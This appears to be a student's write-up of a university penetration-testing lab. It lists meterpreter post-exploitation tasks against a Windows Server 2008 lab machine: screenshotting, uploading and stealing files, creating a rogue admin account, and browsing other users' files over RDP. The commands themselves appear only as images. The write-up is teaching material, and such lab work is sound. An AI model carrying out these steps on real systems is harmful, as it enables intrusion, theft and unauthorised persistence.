
Once you have established the reverse shell connection to the target Windows Server 2008, complete

the following tasks in your meterpreter shell:


1. Take a screenshot of the target machine, then display it.




2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put "This is XXX, hello pumpkin!" in the file. Then, upload this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.




3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.





4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.





5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.





Lab Description:

- In this lab I have learned how to find vulnerabilities of systems with NESSUS tool.
- What are the security risks of vulnerabilities.
- How a system can compromise using vulnerabilities.
- How to enable the reverse shell.
- Set the LHOST, RHOST, and LPORT.
- How to upload and download the files on exploit.
- Enable the remote login.
- Manipulate other user's files with admin access.